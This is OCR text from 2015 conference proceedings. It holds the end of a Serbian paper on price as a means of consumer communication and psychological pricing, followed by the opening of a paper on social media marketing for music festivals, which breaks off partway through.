modele bazično istog proizvoda. Odnos među cenama pojedinih modela ne sme biti baziran samo na troškovima nego i na tražnji i konkurenciji. Određivanje cena pojedinih modela determinisano je delovima tržišta kojima su namenjeni, kao i karakteristikama i cenama sličnih modela konkurentskih preduzeća. U izraženoj konkurentskoj situaciji preduzeće nema mogućnost formiranja vlastite cene nego mora da se uklapa u okvire cena koje su za pojedine modele postale uobičajene, shodno razmišljanjima i vrednovanju od strane kupaca. Pojedine kompanije u borbi sa jeftinim konkurentskim proizvodima lansiraju na tržište svoje jeftine „brendove borce" sa ciljem zadržavanja imidža i profitnih marži postojećih marki (Kompanija *Apple* je lansirala na tržište kompjuter *Mac Mini* da bi se takmičila sa jeftinim računarima iz Kine. Proizvodnjom niza proizvoda koji se prodaju po različitim cenama organizacije prevazilaze prepreku cenovne osetljivosti potrošača navodeći ih tako na kupovinu skupih proizvoda sa velikim profitnim maržama (Jobber & Fahy, 2006).

Određivanje cena linije proizvoda nosi sa sobom veliki rizik greške u vrednovanju pojedinog proizvoda. Ukoliko kupac percipira da je cena proizvoda visoka u odnosu na ponuđeni kvalitet, on može takav stav preneti na celu proizvodnu liniju tog preduzeća. Naravno, može se desiti i obrnuto, poželjna svojstva i dobro određena cena nekog proizvoda mogu se pozitivno preneti i na ostale proizvode iz ponuđene linije proizvoda organizacije. Ova sposobnost ljudskog uopštavanja (generalizacije) proizvoda omogućila je organizacijama razvoj familijarnih brendova sa jedinstvenom promocijom i distribucijom što u znatnoj meri smanjuje troškove poslovanja i omogućava formiranje kurentnih tržišnih cena.

## 2.4. PSIHOLOŠKE KOMPONENTE CENOVNE KOMUNIKACIJE

Cena je moćno sredstvo pozicioniranja proizvoda na tržištu. Ona za mnoge potrošače predstavlja indikator kvaliteta. Posebno je to slučaj kod onih proizvoda čiji kvalitet ne može objektivno da se izmeri (pića, parfemi, luksuzni proizvodi, kompleksni proizvodi trajne vrednosti i sl.). Ti proizvodi za potrošače najčešće imaju imaginarnu vrednost koja se ne može vrednovati racionalno. Pojedini potrošači koriste visoku cenu proizvoda kao sredstvo za izražavanje statusa i ugleda u društvu. Proizvod s prestižnim kvalitetom i poznatom markom potrošači doživljavaju i očekuju da bude skuplji od drugih proizvoda iste namene. Na taj način oni žele istaći svoj društveni rang i status. Njih jednostavno ne zanimaju jeftini proizvodi koje svako može kupiti. Drugi opet visokim cenama proizvoda leče nedostatak samouverenosti i osiguravaju pojačanje vlastitog samopouzdanja (Maričić, 2011).

Također, mehanizam delovanja povećanja ili sniženja cena ne odražava se na potrošače linearno i željenom projekcijom. Potrošači svoju odluku o kupovini ne donose samo na temelju promena cena što proizvođači i trgovci često ili ne znaju ili ignorišu. Percepcija povećanja ili smanjenja cena igra, čini se, bitnu ulogu u njihovom ponašanju. Povećanje ili smanjenje cene nekog proizvoda potrošači mogu participirati na pozitivan ili negativan način. Neki od načina percepcije promene cena



DOI: 10.15308/Synthesis-2015-578-582

prikazani su u tabela broj 1 (Gutić, 2009). Da bi izbegle posledice pogrešnog percipiranja promene cena, organizacije moraju dobro odmeriti obeležja potrošača, proizvoda, stanje konkurencije te kvalitet ostalih elemenata marketing miksa koji determinišu nivo cena na tržištu.

| Kako potrošači percipiraju povećanje ili smanjenje cene proizvoda? | |
|---|---|
| Promena cene | Percepcija cene |
| Povećanje cene | **Moguće negativne konotacije**<br>Prodavači se žele na brzinu obogatiti<br>Taj se proizvod očito loše prodaje i malo traži, pa prodavači putem više cene žele to nadoknaditi<br>Sami su na tržištu, pa mogu raditi što ih volja<br>Bez tog proizvoda ne mogu, pa ga moram kupiti ma koliko koštao |
| | **Moguće pozitivne konotacije**<br>To je sigurno odličan proizvod, pa je red i da više košta<br>Nije mi toliko bitna viša cena, jer je servis i održavanje besprekorno<br>Ionako retko kupujem i trošim taj proizvod, pa mi to povećanje baš puno i ne znači za moj budžet<br>Cene su porasle i drugim sličnim proizvodima, ali lošijim od ovoga, pa je taj rast očekivan |
| Sniženje cene | **Moguće negativne konotacije**<br>Da je taj proizvod valjao do sad bi se i prodao<br>Očito im ne ide prodaja<br>Sigurno uskoro ističe rok upotrebe proizvoda, pa ga se žele čim pre rešiti<br>Verovatno se na tržištu pojavio novi i bolji proizvod iste namene<br>Trgovci su bezobrazno podigli svoje marže, pa ih sada smanjuju<br>Trgovac je sigurno pred stečajem, pa rasprodaje zalihe robe |
| | **Moguće pozitivne konotacije**<br>I bilo je konačno vreme da snize te cene<br>Očito žele povećati promet<br>To mi je prilika da kupim taj proizvod<br>To je za očekivati, jer se radi o sezonskom proizvodu. |

Tabela 1. Percepcija cene proizvoda
*Izvor: (Gutić, 2009)*

Koristeći ovakvu percepciju potrošača mnoge organizacije primenjuju tehniku *„psihološkog formiranja cena"*. Ova tehnika podrazumeva pažljivu manipulaciju referentnim cenama koje potrošači imaju u vidu kada donose odluku o kupovini.

Efekti psihološkog vrednovanja cena često su suprotni ekonomskim efektima. Ovi efekti podrazumevaju niz taktika formiranja cena (Sudar & Keller, 1991; Kesić, 1997):

- Postoji tolerancija povećanja cene do određenog nivoa koji neće ugroziti prodaju. Na primer, povećanje cena sa 185 do 200 novčanih jedinica biće bez znatnog negativnog efekta na prodaju, dok će cena iznad 200 izazvati naglo opadanje potražnje. Stoga bi cena, kad god je to moguće, trebalo da se završi neparnim brojem. Cenu od 199,99 potrošač će doživeti kao sto i nešto novčanih jedinica.
- Cena proizvoda s okruglim brojem kao na primer 1000 novčanih jedinica, a ne 999 može stvarati dojam o ekskluzivnosti tog proizvoda. Na takav proizvod potrošač može gledati kao na visokovredan i prestižan proizvod, pogotovo ako je još uz to lepo dizajniran, upakovan, itd.
- Svaki segment potrošača doživljava cenu na svoj način. Tako, na primer, punije osobe očekuju da će konfekcija za njih biti nešto skuplja od konfekcije koju nosi većina drugih muškaraca i žena (manje serije, zahtevniji krojevi, više materijala, itd). Oni će veće cene takvih proizvoda doživeti kao nešto normalno.
- Ponekad potrošač višu cenu percipira kao nižu i obrnuto. Taj fenomen se objašnjava činjenicom da potrošač zaokružene cene posmatra kao referentne tačke. Tako na primer potrošač cenu od 14.5 percipira kao 4.5 više od 10, a cenu od 19.5 percipira kao 0.5 manje od 20. Stoga i cenu od 14.5 može percipirati kao višu od 19.5.
- Potrošači često nastoje stvoriti koncept o „poštenim cenama". To je posebno prisutno kod proizvoda sa izraženom konkurencijom, kao i proizvoda kod kojih mogu objektivno proceniti proizvođačeve troškove proizvodnje. Potrošač sam ocenjuje kolika bi trebala biti cena proizvoda na osnovu prihvaćenih cena konkurentskih proizvoda ili troškova proizvodnje i prosečnog profita. Ukoliko je cena niža potrošač takav proizvod može smatrati kao nedovoljno kvalitetan, a ukoliko je cena viša onda je može percipirati kao nepoštenu (nefer) cenu, što u oba slučaja rezultira nižom prodajom.
- Još jedna taktika za efikasno povećanje cena je „rasčlanjivanje cena". Organizacije svoje kompleksnije proizvode raščlanjuju na pojedine elemente kojima određuju posebnu cenu, ali tako da ukupna cena ponude bude veća. Jedna od varijanti ovog procesa je da proizvođači razdvoje usluge instalacije i obuke od osnovnog proizvoda i svaku od stavki posebno naplate. U automobilskoj i kompjuterskoj industriji proizvođači nude osnovni model proizvoda (znatno osiromašen) po određenoj prihvatljivoj ceni, ali potrošačima je na raspolaganju dodatni izbor čitavih paketa poboljšanja karakteristika osnovnog modela (dizel motori, auto-klime, električni podizači stakala, panoramski krovovi i sl. u automobilskoj industriji ili razne ponude hard diskova, procesora i softvera u kompjuterskoj industriji) (Jobber & Fahy, 2006).

Vrlo često potrošači razne akcijske ponude sa smanjenim cenama proizvoda vide kao pokušaj da se firma reši loših prizvoda čija prodaja ne ide. Stoga pojedine firme, u svojim tehnikama prodaje robe, umesto naglašavanja akcijske prodaje po znatno nižim cenama, primenjuju taktike prodaje prošlogodišnjuh modela ili robe sa felerom po nešto nižim cenama. Potrošači u uzaludnom pokušaju traženja greške (felera), nastale u procesu proizvodnje proizvoda, zaboravljaju na percepciju rizika kupovine lošeg proizvoda. Ne pronalaze vidno primetnu grešku, i pod tim utiskom kupuju proizvod zadovoljni njegovom nešto nižom cenom od uobičajne.

Ipak, moramo imati u vidu da se mnogi marketinški faktori uticanja na potrošače poput raznih promotivnih aktivnosti, dizajna, pakovanja, imidža, garancija, servisa i sl., prepliću međusobno sa cenama i umanjuju ili pojačavaju njen uticaj u procesu komunikacije proizvoda i potrošača.

## 3. ZNAČAJ INTERNETA I DIGITALNE TEHNOLOGIJE U CENOVNOJ KOMUNIKACIJI SA POTROŠAČIMA

Tehnološki napredak koji je munjevitom brzinom doneo novu digitalnu ekonomiju stvorio je ogromne poslovne šanse



DOI: 10.15308/Synthesis-2015-578-582

ali i probleme stvaranja i zadržavanja konkurentske prednosti. Internet i digitalne tehnologije ušli su u sve segmente privrednog života i mnogostruko promenile obrasce poslovanja. Firme da bi opstale moraju da prilagode svoje konkurentske strategije novim mogućnostima i ograničenjima koje unose ove tehnologije. Internet predstavlja resurs kome mogu da pristupe firme i potrošači širom sveta. Stoga se sve više pojačava intenzitet rivalstva među konkurentskim firmama, prednosti zasnovane na tehnologiji se veoma brzo kopiraju pa je konkurencija sve više orijentisana na cenu.

Značaj cene u sferi interneta se znatno povećao. Navešćemo dva bitna razloga: cene mnogih proizvoda i usluga generalno su postale niže; i percepcija potrošača da niska cena proizvoda znači i njegov loš kvalitet, znatno se promenila.

Internet i digitalne tehnologije uticale su na organizacionu strategiju ukupnih niskih troškova. Ubrzano je prikuplanje informacija i proširen pristup informacijama što je direktno proizvelo uštede na troškovima u svim primarnim i sporednim aktivnostima lanca vrednosti. Organizacije sada mogu da objave hiljade stranica propagandnog materijala sa podacima i informacijama a da ih to ne košta vrlo malo. Male dobavljače, koji su se ranije teško probijali na tržište, sada je lako naći. U distributivnom lancu ukinuto je mnoštvo posrednika. Rivalitet među konkurentima se znatno intenzivirao, sa stalnom tendencijom da se pojačava, otežavajući firmama da se diferenciraju. U nemogućnosti diferenciranja svojih proizvoda i usluga firme pažnjiu potrošača preusmeravaju na cenu. Od takvog unapređenja tehnologije, ipak, najviše koristi imaju kupci. Kupovinom sa samo nekoliko klikova mišem potrošači danas, po vrlo niskim cenama, kupuju proizvode koji su nekada smatrani retkim i nedostupnim, i koje je nekada bilo potrebno tražiti u geografski udaljenim prodajnim objektima. Instalirani su mnogi potrošački sajtovi (info-posrednici) koji za potrebe kupaca pretražuju internet, analiziraju karakteristike sličnih proizvoda različitih proizvođača i prave poređenja nijhovih kvaliteta i cena. Instaliranje uporednih cena doprinosi padu cena čak i kod visokokvalitetnih proizvoda koji su tradicionalno imali premijske cene. Na taj način se dodatno slabi mogućnost firme da razvije jedinstvene karakteristike, a potrošač se isključivo fokusira na cenu. Shvatajući da je ova pojava sastavni deo nove realnosti interneta, mnoge kompanjie svesno učestvuju u pružanju sličnih usluga želeći na taj način ostvariti konkurentsku prednost. One ne zavise od posrednika u kanalima kupovine, okrenute su direktno potrošačima i zahvaljujući mogućnostima potrošačkog fidbeka, slušaju potrošače i reaguju na njihove zahteve. U takvoj situaciji rizik kupovine da jeftina cena znači i loš proizvod postaje sve manji a asortiman i obim kupovine robe putem interneta je u stalnom porastu, čak i kod onih proizvoda na koje potrošač tradicionalno reaguje na osnovu više različitih čula koji se ne mogu direktno preneti putem interneta (čulo dodira, ukusa, mirisa). Rizici te vrste neutrališu se tako što ponuđači i info-posrednici na svoje web sajtove uključuju opcije potrošačkog foruma, putem koga potrošači međusobno komuniciraju, prenoseći tako svoja iskustva o tim proizvodima. Iako kupci ne mogu da opipaju, pomirišu ili probaju proizvod preko interneta, iskustva i svedočenja drugih kupaca mogu izgraditi poverenje kupovine na „nevđeno". Tako pozitivna iskustva drugih o određenom proizvodu i komparativna analiza njegovih karakteristika sa sličnim proizvodima stvara poverenje u proizvod, izgrađuje osećaj pripadnosti određenoj grupi i eliminiše rizik kupovine „jeftinih proizvoda na neviđeno" (Dess *et al*., 2007).

Internet i digitalna tehnologija povećavaju intenzitet rivalstva organizacija, smanjuju mogućnost diferenciranja proizvoda okrećući ključ uspeha prema dobro izbalansiranoj ceni i kvalitetu proizvoda.

## 4. ZAKLJUČAK

Danas se više ne postavlja pitanje da li organizacije treba da komuniciraju sa potrošačima, nego kako i kojim metodama privući najveću pažnju potrošača da bi postali njihovi stalni i lojalni kupci-advokati. Savremene organizacije pored simboličkog komuniciranja prenošenjem misli ideja i emocija bez prisustva proizvoda, sve više prioritet stavljaju na funkcionalne oblike komuniciranja, koji se obavljaju pomoću elemenata marketinškog miksa i njegovih obeležja. Cena predstavlja moćno sredstvo komuniciranja sa potrošačima posebno kod usluga i proizvoda čiji kvalitet potrošač ne može objektivno da izmeri, pa stoga koristi cenu kao indikator kvaliteta. Potrošači na osnovu cene percipiraju kvalitet proizvoda, imidž firme, ističu svoj željeni status i snobizam ili smanjuju kupovni rizik. Pažljivom manipulacijom referentnim cenama, koje potrošači imaju u vidu kada biraju proizvode, organizacije nameću određeni željeni psihološki dojam potrošaču. Shodno ciljevima komuniciranja proizvođači cene mogu koristiti kao sredstvo diferenciranja proizvoda ili zadovoljavanja informacionih i psiholoških potreba potrošača. Uticaj interneta i digitalne tehnologije još više je pojačao značaj cene kao faktora konačnog donošenja odluke elininišući, raznim metodama fidbeka i potrošačkih foruma, predrasude da sve što je jeftino nije ni kvalitetno. Ipak cena ne sme biti nezavisna od ostalih elemenata marketing miksa. Ona mora biti zajedno sa proizvodom, promocijom i distribucijom uklopljena u jednistvenu strategiju koja kupcu obezbeđuje izuzetnu korist.

## LITERATURA:


Dess, G., Lumpkin, G., & Eisner, A. (2007). *Strategijski mneadžment.* Beograd: Data status.

Gutić, D. (2009.), *Ponašanje potrošača,* Omiš: Fortunagraf Omiš.

Jobber, D., & Fahy, J. (2006). *Osnovi marketinga.* Beograd: Data status.

Kesić, T. (1997). *Marketinška komunikacija.* Zagreb: Mate Zagreb.

Maričić, B. (2011). *Ponašanje potrošača. Beograd:* Ekonomski fakultet.

Milisavljević, M. (2010). *Strategijski marketing. Beograd:* Ekonomski fakultet.

Morno, B. K. (1990). *Prining:Making Profitable Decision* second edition, McGraw Hill Inc., Nevw York.

Poljić M. (2007). *Politika cena u međunarodnom biznisu.* Naučni časopis za menadžment, preduzetništvo i liderstvo „Lider", 3-4, 22-28.

Sudar, J., & Keller, G. (1991). *Promocija.* Zagreb: Informator Zagreb.




DOI: 10.15308/Synthesis-2015-578-582

Synthesis
International Scientific Conference of IT and Business-Related Research

# THE ROLE AND IMPORTANCE OF SOCIAL MEDIA IN PROMOTING MUSIC FESTIVALS

## ULOGA I ZNAČAJ DRUŠTVENIH MEDIJA U PROMOCIJI MUZIČKIH FESTIVALA

Sonja Oklobdžija
Business School of Applied Studies - Blace, Serbia

**Abstract:**
Music festivals are the global phenomenon which is gaining considerable importance through the event tourism industry. There are different types of music festivals worldwide and their number is rapidly growing. Under such circumstances, the key to success lies in the appropriate marketing strategy. Nowadays, the growing popularity of the Internet has changed the way people communicate, purchase and make decisions. All this has triggered the reinvention of the traditional marketing strategies. As the world becomes more and more connected, keeping pace with the developments and trends is essential for marketers trying to reach new audiences, who are much more demanding, perceptive and fragmented. Social media marketing provides the marketers with the most important information in the marketing industry: the possibility of being completely aware of customers' needs. By being active on the largest social media, marketers are not only able to assess the needs of the customers, but they also have easy access to the customers' feedback – the level of their satisfaction or dissatisfaction, as well as the factors triggering such opinion. The purpose of this paper is to highlight the importance of social media in modern marketing strategies of music festivals.

**Key words:**
marketing, social networks, trends, tourism, music festivals.

**Apstrakt:**
Muzički festivali su globalni fenomen koji poprima sve veći značaj kroz manifestacioni turizam. Postoji veliki broj različitih muzičkih festivala na svetu i svake godine se pojavljuju novi. Pod takvim okolnostima, ključ uspeha određenog festivala leži u odgovarajućoj marketing strategiji. U današnje vreme, rastuća popularnost interneta uticala je način na koji ljudi komuniciraju, kupuju i donose odluke, što je podstaklo ponovno izučavanje tradicionalnih marketing strategija. Kako svet postaje globalno selo, od suštinske važnosti za svakog marketing menadžera koji želi da privuče novu publiku, koja je u današnje vreme zahtevnija, perceptivnija i podeljenija nego ikada, jeste da ide u korak sa dostignućima i novim trendovima. Marketing društvenih medija nudi marketing menadžeru najvažniju informaciju koja postoji u marketinškoj industriji: mogućnost da bude potpuno svestan potreba potrošača. Prisustvo na najvećim društvenim mrežama pomaže marketing menadžerima da procene potrebe potrošača, kao i da imaju lak i brz pristup povratnoj informaciji – stepenu zadovoljstva ili nezadovoljastva potrošača, kao i činiocima koji pokreću takva osećanja. Svrha ovog rada jeste da naglasi važnost društvenih medija u modernim marketing strategijama muzičkih festivala.

**Ključne reči:**
marketing, društvene mreže, trendovi, turizam, muzički festivali.

## 1. INTRODUCTION

Tourism has become an indispensable part of human nature. It has evolved along with the socio-economic development of the society and has flourished since the middle of the 20th century. The growing number of tourists worldwide has had a considerable bearing on their expectations and needs for specific experiences. It is necessary to highlight the role of events, especially music festivals, and their significance in modern tourism. Music festivals are not only one of the most important segments of tourism, but also an inseparable part of human society.

There is an abundance of different types of music festivals worldwide and there figures are rising every year. Under such circumstances, the key to successful festival lies in the appropriate marketing. Goal achievement of any festival depends heavily on marketing, regardless of the diverse purposes of the festivals. Before the popularisation of the Internet for marketing purposes, there were different ways for advertising festivals, by means of different media such as radio, TV, newspapers, magazines, as well as via telemarketing or pamphlets. Usually, the goal was to promote the festival's name among as many people as possible at the smallest price possible. With the outbreak of the Internet, a number of search options became available and marketing has changed significantly compared to its beginnings. Due to the technologies available today, music festivals have the option to advertise themselves on a larger scale and create global campaigns. Today, festivals use the Internet as one of the most powerful tools in numerous ways. The Internet has unlocked a large number of search options and as such managed to redefine marketing, giving even small festivals a chance to promote and brand their programme on a larger scale.

## 2. THE ROLE AND IMPACT OF MUSIC FESTIVALS

Various types of festivals and events have long existed as a significant part of human society and were devised as forms of public display, civic ritual and collective celebration. In fact, people in all cultures have recognized the need to set aside certain amount of time and space for communal creativity and celebration (Quinn, 2009). Historical research demonstrates how the events evolved from primitive gathering of people for

E-mail: sonja.oklobdzija@gmail.com
DOI: 10.15308/Synthesis-2015-583-587

agricultural or religious reasons to modern type of events, as well as their long history of attracting tourists and establishing host communities as tourist destinations. The role and impact of events within tourism have been well documented in tourism related literature. Yet, it was only a few decades ago that "event tourism" was established as an independent discipline in both the tourism industry and research community. Event tourism is defined as a set of interrelations between tourism management and event management (Getz, 2008). Tourism management deals with tourism development based on the analysis of behaviour and motivation of all kinds of tourists. On the other hand, event management deals with event marketing, design and event management. Moreover, it attempts to understand and manage event experiences. Hence, event tourism is in the middle of the two sectors. In other words, event tourism aims at full exploitation of the event capabilities in order to achieve tourism development of host communities.

Event marketing managers must not be solely concerned with their event's image but with the destination image too, working towards establishing and maintaining those that are good. They have to cooperate closely with destination managers and their joint activities regarding the event should have positive effects on the destination and its brand, and vice versa, which should further lead to image transfer from event to destination. Image transfer is the process that occurs when any of the benefits that visitors recognize in the event becomes the benefit of the host destination. Co-branding of the two brands, destination and event, is very sensitive. They share the image, which can either be positive or negative. It is very important that the destination chooses an appropriate event to co-brand with. It is necessary to explore the event brand with regard to the destination image in order to achieve the desired results.

Great number of music festivals incorporates the name of the host destination into the festival name in order to make it more associated with the destination. However, the literature on branding indicates that the event should not always have the name of the destination. Poor connection between the event and destination may result in negative brand building and the negative image transfer. However, if the destination organizes the appropriate event, then the event can also be used as "brand extension" of the brand of the destination. Many countries have used music festivals in order to gain legitimacy and reputation, highlight their achievements, support trade and tourism, or assist in the process of making their countries available to global influences. Tourists can have a positive image of the destination, but it is just one of the many choices. Thus, the following question may impose "why do they need to visit that destination at that specific moment?" (Oklobdžija, 2014). It is the music festival that can be the "engine" that creates the real reason for that potential tourist to visit a particular destination.

When tourists visit a destination for the purpose of attending a music festival, they tend to stay both before and after the event. That enables the sale of other products offered by the destination. Festivals increase the level of local businesses, fill hotel capacities, and in long term perspective, they enhance the infrastructure, quality of life of the local population and add additional value to the identity of the destination. In addition, many destinations have a seasonal problem, which means that tourist flows are concentrated within a relatively short period of the year. Music festivals can play an important role in overcoming such problems and attract tourists during the off-season periods as well. Festivals can have a significant effect on the formation of destination image and can help with its promotion, positioning and branding, which can further contribute to a more favourable perception as a potential tourist destination. Music festivals can provide a wide public attention to numerous destinations through extensive media coverage. Socio-cultural benefits of festivals to local communities are also significant and include an increased activity associated with the event and the strengthening of the regional values and traditions.

## 3. INTERNET AND SOCIAL MEDIA MARKETING

Internet marketing is essentially any marketing activity conducted online through the use of the Internet technologies. Internet marketing is much more than just advertising shown on websites, as it also includes other kinds of online activities such as email and social networking. Traditional marketing mix, especially traditional advertising, as the most important and most profitable part, relied on one of the traditional media channels – newspapers, television, radio, magazine or billboard. Basically, the aim of any marketing activity has always been the same - to exploit the reach of mass media by broadcasting a single message to the mass market, while the advertiser has been able to control the placement, frequency and content of the message as well as the distribution channel.

The growing popularity of the Internet has changed the way people gather news, communicate, purchase and make decisions and it resulted in reinvention of the traditional marketing strategies. Blogs, wikis, social networks and news websites are just a few examples of how the world of information is becoming more of a social experience. All the content available online is fast moving: within just a few minutes, blogs, tweets and Facebook profiles are updated with the latest news, gadgets and gossip.

With the arrival of the Internet, marketers have a new medium to spread the word on, through an "integrated communication approach" that achieves increased brand awareness and market reach. The increasing mass use of computers has provided a new channel for marketers to communicate with the consumers, thus causing media habits to shift from exclusively offline channels to an integrated approach of mixing media (Trengove *et al.*, 2011). Along with further development in online marketing, the strategies and tools are evolving rapidly as well, shifting from impersonal mass messages to the more personal and targeted communication with the audiences.

Internet marketing communication is the fastest growing and most exciting branch of marketing today. As the world becomes more and more connected, keeping up with developments and trends, is essential for marketers trying to reach new and more demanding, perceptive and fragmented audiences. Technology and software are rapidly changing, so that it seems almost impossible to keep up with the latest trends. All the events interested not only in continuing their current success but in attracting new audiences are evolving and adapting to the online sphere. The "digital revolution" has changed the shape of media for good and the old media is slowly coming to terms with the fact that the digital age is not going anywhere. Moreover, it has continued to develop faster and further beyond every expectation. The web is constantly shifting, growing and changing, and the only way to continuously enjoy its benefits is to keep up-to date.

The Internet continues to grow, driven by greater amounts of online information, knowledge, entertainment and social networking available to the modern users. The overall Internet usage has experienced tremendous growth. Table 1 shows the number of the Internet users worldwide for the period 2000 - 2014. By 2010, there were already 1 billion Google searches every day, 300 million Internet users reading blogs, and 2 billion videos viewed on a daily basis on YouTube (Antara news, 2011). In 2012, there were 2.5 billion people using the Internet, while in 2013, over 2.7 billion people were Internet users, which corresponds to 37.9%



DOI: 10.15308/Synthesis-2015-583-587

of the entire world population. It is estimated that in 2020, the number of internet users will surpass 5 billion people (Network world, 2010). Taking that into account, it does not come as a surprise that the Internet has become the main medium of modern marketing.

Throughout its history, the Internet has reinvented itself many times – and the changes are far from over. The current web is dominated by socialising, cooperation, information sharing and personal entertainment. People of all ages are spending more and more time online and are turning to the Internet for better services, convenience and life-enhancing tools. According to the statistics, six out of seven people in the world have Internet access and nearly one in every four people uses at least one social network. Thus, it does not come as a surprise that most of the companies have moved the focus of their businesses to the online sphere. 2010 was the first year where online advertising spend overtook the amount of money spent on newspaper advertising in the USA. It was the same year that online readership overtook traditional newspaper readership, which illustrates just how large an impact of the Internet is on the marketing and advertising industry. If any single trend exemplifies the online space, it is considered social media. The entire premise of web 2.0 is based on the ability to network with peers and likeminded communities using technology. Social media has incredible power to steer opinions and spread messages, making it both extremely valuable and very risky to use.

Social networking, as one of the most widely used forms of social media, is an online activity in which friends or peers interact with each other in a social group using a central website or application to transmit messages. These messages can contain text, images, videos, links or other sharable media. Social networks allow users to create virtual approximations of their real-world social relationships and facilitate sharing of news and content. Their focus is usually on immediate, sharing-based casual interactions between acquaintances, though this can vary depending on the platform. Despite the differences between the social networks, there are three main characteristics of social networking in general: connecting, sharing and engaging. Fig. 1 shows the number of active social media users.

As with traditional marketing, the best way to get a product into the public space is to put it somewhere where the right people (the target market) will find it and initiate discussion about it. Social networks, with their wealth of personal and preference data, make it much easier to find, speak and convert every market. There are three essential components of marketing on social networks (Trengove *et al.*, 2011):

1. Advertising – the importance of placing online adverts in the right place and targeting the correct keywords and users is the essential part of the Internet marketing. Social networking takes this idea a step further because it involves marketing in a social space – where adverts and promotional materials are less welcome. This makes it both harder to market – given the fact that people do not want to be imposed upon an advertising message, as well as more powerful since the social space is ideal for sharing, recommendations and spreading adverts among friends.
2. Building a brand presence - the "soft sell" part of social network marketing communication. By building a brand presence on a social network, an event becomes a social actor that can engage with customers. It also becomes a cornerstone of the event's PR campaign.
3. Word of mouth – it is the riskiest and the least controllable aspect of social networking, but the one that can reap considerable rewards. Online word of mouth spreads best over social networks and can be harnessed and steered by a clever online marketer. People are more likely to try something new based on what people in their social group have recommended – so every marketer's aim regarding social media is to try to get the right people to speak about the brand and spread the message.

Facebook, as the first and the biggest social network, was founded 11 years ago. However, despite the fact that we live in times where we quickly lose interest in new trends, it's not the case with the trend of social networking. Not only that the number of social networks users increases every day, but there

| Year (July 1) | Internet Users | Users Growth | World Population | Population Growth | Penetration (% of Pop. with Internet) |
|---|---|---|---|---|---|
| 2014* | **2,925,249,355** | 7.9% | 7,243,784,121 | 1.14% | **40.4%** |
| 2013 | **2,712,239,573** | 8.0% | 7,162,119,430 | 1.16% | **37.9%** |
| 2012 | **2,511,615,523** | 10.5% | 7,080,072,420 | 1.17% | **35.5%** |
| 2011 | **2,272,463,038** | 11.7% | 6,997,998,760 | 1.18% | **32.5%** |
| 2010 | **2,034,259,368** | 16.1% | 6,916,183,480 | 1.19% | **29.4%** |
| 2009 | **1,752,333,178** | 12.2% | 6,834,721,930 | 1.20% | **25.6%** |
| 2008 | **1,562,067,594** | 13.8% | 6,753,649,230 | 1.21% | **23.1%** |
| 2007 | **1,373,040,542** | 18.6% | 6,673,105,940 | 1.21% | **20.6%** |
| 2006 | **1,157,500,065** | 12.4% | 6,593,227,980 | 1.21% | **17.6%** |
| 2005 | **1,029,717,906** | 13.1% | 6,514,094,610 | 1.22% | **15.8%** |
| 2004 | **910,060,180** | 16.9% | 6,435,705,600 | 1.22% | **14.1%** |
| 2003 | **778,555,680** | 17.5% | 6,357,991,750 | 1.23% | **12.2%** |
| 2002 | **662,663,600** | 32.4% | 6,280,853,820 | 1.24% | **10.6%** |
| 2001 | **500,609,240** | 21.1% | 6,204,147,030 | 1.25% | **8.1%** |
| 2000 | **413,425,190** | 47.2% | 6,127,700,430 | 1.26% | **6.7%** |

Table 1. Internet users in the world (Source: Internet Live Stats)



DOI: 10.15308/Synthesis-2015-583-587





Figure 1. Number of active social media users in millions (Own calculations according to data taken over from Statista, 2014)





Figure 2. Social media platforms used for marketing (Own calculations according to data from Statista, 2014 and Pew Research Center, 2015)

are new social networks arising on a daily basis. Some of them have established themselves as an important part of human communication, but they still do not make any trace. Nevertheless, there is a significant number of popular social networks, and modern marketers are becoming more and more aware of the positive effects of social media advertising. Fig. 2 shows the most popular social media platforms used for advertising.

